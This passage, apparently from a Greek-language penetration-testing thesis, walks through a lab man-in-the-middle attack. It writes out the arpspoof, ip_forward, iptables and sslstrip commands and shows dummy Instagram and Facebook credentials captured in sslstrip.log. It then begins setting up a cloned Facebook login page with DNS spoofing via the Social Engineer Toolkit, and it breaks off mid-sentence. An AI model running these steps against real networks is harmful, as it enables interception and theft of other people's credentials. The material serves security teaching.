Αφού γνωρίζω αυτές τις πληροφορίες το επόμενο βήμα είναι να χρησιμοποιήσω ένα εργαλείο το arpspoof. Με αυτό το εργαλείο θα επιτεθώ στο router όπου ο router μέσα έχει ένα arp table (address resolution protocol) όπου ξέρει ποια διεύθυνση ip αντιστοιχεί σε ποιο mac address του μηχανήματος μέσα στο τοπικό δίκτυο. Η δουλεία του arpspoof είναι να στέλνει ψεύτικά arp requests στον router και να παριστάνει το μηχάνημα του θύματος και όχι του attacker και πάλι ο επιτιθέμενος να στέλνει arp request στο θύμα και να προσποιητέ ότι είναι ο router και όχι ο επιτιθέμενος. Αυτό γίνετε με τις εξής εντολές.




εικόνα 3.178 πριν ξεκινήσω το arp spoof θα δώσω την εντολή στο kali linux echo 1 > /proc/sys/net/ipv4/ip_forward όπου αυτή η εντολή λέει στο λειτουργικό ότι όταν το θύμα θα αρχίσει να του στέλνει τα πακέτα του να τα αναδρομολογεί ακριβώς όπως κάνει ο router. Δηλαδή να πάρει τον ρόλο του router για να γίνετε κανονικά η διαδικασία στο δίκτυο.



εικόνα 3.179 με την εντολή arpspoof -i wlan0 -t 192.168.1.100 -r 192.168.1.1 αρχίζει το εργαλείο arpspoof το arp poisoning παριστάνοντας τον router στο μηχάνημα στόχο 192.168.1.100 και παριστάνοντας το μηχάνημα στόχο στον router με αποτέλεσμα όλη η


κίνηση να περνάει μέσα από το kali linux οτιδήποτε στέλνει ο 192.168.1.100 στο ίντερνετ ή οτιδήποτε έρχεται από το ίντερνετ στον 192.168.1.100.

Τώρα αφού περνάει όλη η κίνηση μέσα από τον υπολογιστή το μόνο που μένει είναι καθώς τρέχει το arpspoof σε ένα δεύτερο τερματικό να ενεργοποιήσω το SSLstrip. Με αυτό το αποτέλεσμα ο όταν το μηχάνημα στόχος 192.168.1.100 θα θέλει να στείλει ένα https request όπως παράδειγμα στο facebook θα το στείλει σε εμένα νομίζοντας ότι το έστειλε στο router και θα το αναδρομολογίσω στο router που θα το αναδρομολογίσει στο facebook με την μόνη διαφορά ότι εντί να στείλω https request όπου θα ξεκινήσει μία κρυπτογραφημένη σύνδεση θα στείλω ένα http request όπου θα ξεκινήσει μία σύνδεση όπου δεν θα είναι κρυπτογραφημένο.




εικόνα 3.180 δίνω σε ένα δεύτερο τερματικό την εντολή sslstrip -l 8080


Το μηχάνημα στόχος είναι ένα desktop με λειτουργικό σύστημα windows 7 professional 64 bit και θα προσπαθήσω να συνδεθώ στις ιστοσελίδες instagram και facebook μέσω του browser google chrome. Το sslstrip θα πρέπει να αναμεταδώσει ότι το μηχάνημα θέλει να συνδεθεί σε αυτές τις ιστοσελίδες αλλά με http πρωτόκολλο.




εικόνα 3.181 στο μηχάνημα στόχος όπου θα έπεσε θύμα από επίθεση Man in middle συνδέθηκα στον browser google chrome. Πληκτρολόγησα το url www.instagram.com και έτρεξε σαν http request και όχι σαν https κρυπτογραφημένο session και χωρίς το ψηφιακό πιστοποιητικό του Instagram που εμφανίζει συνήθως. Αν ένας χρήστης είναι απρόσεκτος και δεν παρατηρήσει ότι η σελίδα φόρτωσε χωρίς το https θα πέσει θύμα αυτής της επίθεσης. Σαν είσοδο χρήστη έβαλα για username whatismyusername και για κωδικό το whatismypassword να δω άμα το sslstrip τα καταγράψει σε ένα log file.



εικόνα 3.182 έτρεξα στο google chrome το url www.facebook.com και όπως φαίνετε ανταποκρίθηκε η σελίδα με http session οπότε όλη η κίνηση των πακέτων δεν είναι κρυπτογραφημένη. Θα δώσω τα στοιχεία για είσοδο χρήστη τα εξής : για όνομα χρήστη το whatismyusernamefacebook και για κωδικό χρήστη το whatismypasswordfacebook.



εικόνα 3.183 τώρα αφού καταγράφηκε όλη αυτή η κίνηση και τα πακέτα χωρίς κρυπτογράφηση ήρθε η ώρα της ανάγνωσης των δεδομένων που αποθήκευσε το sslstrip. Δυστυχώς δεν τα εμφανίζει κατευθείαν στο cmd τα στοιχεία αλλά τα αποθηκεύει by default σε ένα log file στην θέση root "/" με όνομα αρχείου sslstrip.log . Για να γίνει ανάγνωση του αρχείου θα πληκτρολογήσω στο cmd cat sslstrip.log. Στην παραπάνω εικόνα όπως φαίνετε κατέγραψε το username και τον κωδικό όταν προσπάθησα να συνδεθώ στο instagram.



εικόνα 3.184 στο παραπάνω logfile μετά που προσπάθησα να συνδεθώ στο facebook κατέγραψε την σύνδεση και τα στοιχεία που έβαλα στην ιστοσελίδα με αναγνώσιμα δεδομένα αφού η σύνδεση ήταν χωρίς κρυπτογράφηση. Ύστερα τα πρόσθεσε στο log file μαζί με τα προηγούμενα στοιχεία του Instagram.

3.8 Υποκλοπή δεδομένων με Social engineer toolkit επίθεση Man In The Middle στο LAN

Σε αυτήν την επίθεση man in the middle θα δείξω πως γίνετε να δημιουργήσω έναν ακριβές κλώνο μίας ιστοσελίδας , να ανακατευθύνω την κίνηση των πακέτων στο δίκτυο και με τροποποίηση του DNS να ξεγελαστεί ο χρήστης και να καλέσει τον κλώνο της ιστοσελίδας που θέλει να μπει και όχι στην πραγματική ιστοσελίδα. Για να πραγματοποιηθεί αυτό θα χρησιμοποιήσω τα εξής εργαλεία. Το πρώτο είναι το Kali Linux 64 bit. Ένα λειτουργικό σύστημα που είναι πού χρήσιμο για κάποιον που ασχολείται με το penetration testing. Είναι ένα λειτουργικό σύστημα με μία γκάμα από πολλά εργαλεία για penetration

testing. Τα υπόλοιπα εργαλεία που θα χρειαστώ βρίσκονται όλα προεγκατεστημένα μέσα στο kali linux και είναι το arpspoof όπου το είδαμε στην προηγούμενη επίθεση. Το dnsspoof όπου ανακατευθύνει έναν στόχο σε μία σελίδα που έχει διαλέξει ο επιτιθέμενος θα δούμε και στην πράξη , και το Social engineer toolkit.

Πριν ξεκινήσω την διαδικασία της επίθεσης man in the middle θα πρέπει να ανακατευθύνω την ροή των πακέτων μέσα στο υποδίκτυο όπως έκανα και στην προηγούμενη επίθεση. Οπότε θα χρησιμοποιήσω πάλι το εργαλείο arpspoof πριν κάνω οτιδήποτε άλλο γράφοντας το cmd του Kali Linux τις εξής εντολές.

```
root@kali:~# echo 1 > /proc/sys/net/ipv4/ip_forward
root@kali:~# iptables -t nat -A PREROUTING -p tcp --destination-port 80 -j REDIR
ECT --to-port 8080
root@kali:~# route -n
Kernel IP routing table
Destination     Gateway         Genmask         Flags Metric Ref    Use Iface
0.0.0.0         192.168.1.1     0.0.0.0         UG    1024   0        0 wlan0
192.168.1.0     0.0.0.0         255.255.255.0   U     0      0        0 wlan0
root@kali:~#
```

εικόνα 3.185 με αυτήν την εντολή ο υπολογιστής μας όταν θα παίρνει τα πακέτα από κάποιον χρήστη θα τα προωθεί μετά προς τον router για να φτάνουν στον τελικό προορισμό τους.Θα εξηγήσω για ποιον λόγο θα το χρειαστώ αυτό το εργαλείο ποιο μετά.

```
root@kali:~# arpspoof -i wlan0 -t 192.168.1.100 -r 192.168.1.1
ac:e0:10:e2:68:ad d0:50:99:5e:e4:63 0806 42: arp reply 192.168.1.1 is-at ac:e0:1
0:e2:68:ad
ac:e0:10:e2:68:ad 0:1e:e5:95:7d:70 0806 42: arp reply 192.168.1.100 is-at ac:e0:
10:e2:68:ad
ac:e0:10:e2:68:ad d0:50:99:5e:e4:63 0806 42: arp reply 192.168.1.1 is-at ac:e0:1
0:e2:68:ad
ac:e0:10:e2:68:ad 0:1e:e5:95:7d:70 0806 42: arp reply 192.168.1.100 is-at ac:e0:
10:e2:68:ad
ac:e0:10:e2:68:ad d0:50:99:5e:e4:63 0806 42: arp reply 192.168.1.1 is-at ac:e0:1
0:e2:68:ad
ac:e0:10:e2:68:ad 0:1e:e5:95:7d:70 0806 42: arp reply 192.168.1.100 is-at ac:e0:
10:e2:68:ad
```

εικόνα 3.186 με αυτήν την εντολή ελέγχω την ροή των πακέτων δεδομένων από τον στόχο 192.168.1.100 προς τον router 192.168.1.1 και αντίστροφα δηλαδή την ροή πακέτων δεδομένων από το 192.168.1.1 προς το 192.168.1.100.Θα το αφήσω για την ώρα να τρέχει και ας μην το χρειαστώ.Θα εξηγήσω αργότερα για ποιο λόγο θα χρειαστεί.


Ο στόχος από ένα desktop windows 7 professional 64bit θα θέλει να συνδεθεί στον κοινωνικό ιστότοπο facebook. Εγώ σαν attacker θα προσπαθήσω να του πάρω το username και τον κωδικό που χρησιμοποιεί ο στόχος. Οπότε αυτό που θα πρέπει να κάνω για αρχή είναι να δημιουργήσω έναν κλώνο του facebook και συγκεκριμένα την σελίδα του log in του Facebook. Για να πραγματοποιηθεί αυτό θα χρησιμοποιήσω το εργαλείο που λέγετε social engineer toolkit που βρίσκεται μέσα στο kali linux προεγκατεστημένο.

```
root@kali: /usr/share/set
File  Edit  View  Search  Terminal  Help
root@kali:/usr/share/set# cd /usr/share/set
root@kali:/usr/share/set# ls -lh
total 56K
drwxr-xr-x  2 root root 4.0K Jun  6 22:08 modules
drwxr-xr-x  2 root root 4.0K Jun  6 22:05 readme
-rw-r--r--  1 root root  925 Oct 15  2015 README.md
-rwxr-xr-x  1 root root 4.2K Oct 20  2015 seautomate
-rwxr-xr-x  1 root root 2.0K Oct 20  2015 seproxy
-rwxr-xr-x  1 root root 8.9K Oct 20  2015 setoolkit
-rwxr-xr-x  1 root root 4.1K Oct 20  2015 setup.py
-rw-r--r--  1 root root 3.3K Jun  6 22:08 setup.pyc
-rwxr-xr-x  1 root root  942 Oct 20  2015 seupdate
drwxr-xr-x 16 root root 4.0K Aug 12 17:41 src
root@kali:/usr/share/set# ./seupdate
```


εικόνα 3.187πριν τρέξω το social engineer toolkit ή αλλιώς set θα το κάνω πρώτα update. Η θέση που είναι εγκατεστημένο το set στο Kali Linux 2 είναι στο /usr/share/set και από το

cmd δίνω το command cd /usr/share/set για να πάω μέσα στον φάκελο του social engineer toolkit. Βλέπω ότι μέσα στον φάκελο υπάρχει ένα αρχείο όπου λέγετε seupdate όπου είναι το αρχείο που ελέγχει για updates στο πρόγραμμα και αν υπάρχουν θα αρχίσει να κάνει update. Το τρέχω με την εντολή ./seupdate .


Αφού το social engineer toolkit γίνει updated τότε θα το τρέξω από το γραφικό περιβάλλον του Kali Linux.



εικόνα 3.188 από την επιφάνεια εργασίας πάνω αν κάνω αριστερό κλικ στην επιλογή Applications το social engineer toolkit θα το βρω στην κατηγορία Exploitation tools και από εκεί το επιλέγω.




εικόνα 3.189 όταν θα τρέξει το social engineering toolkit θα ανοίξει ένα cmd παράθυρο και οι εντολές θα 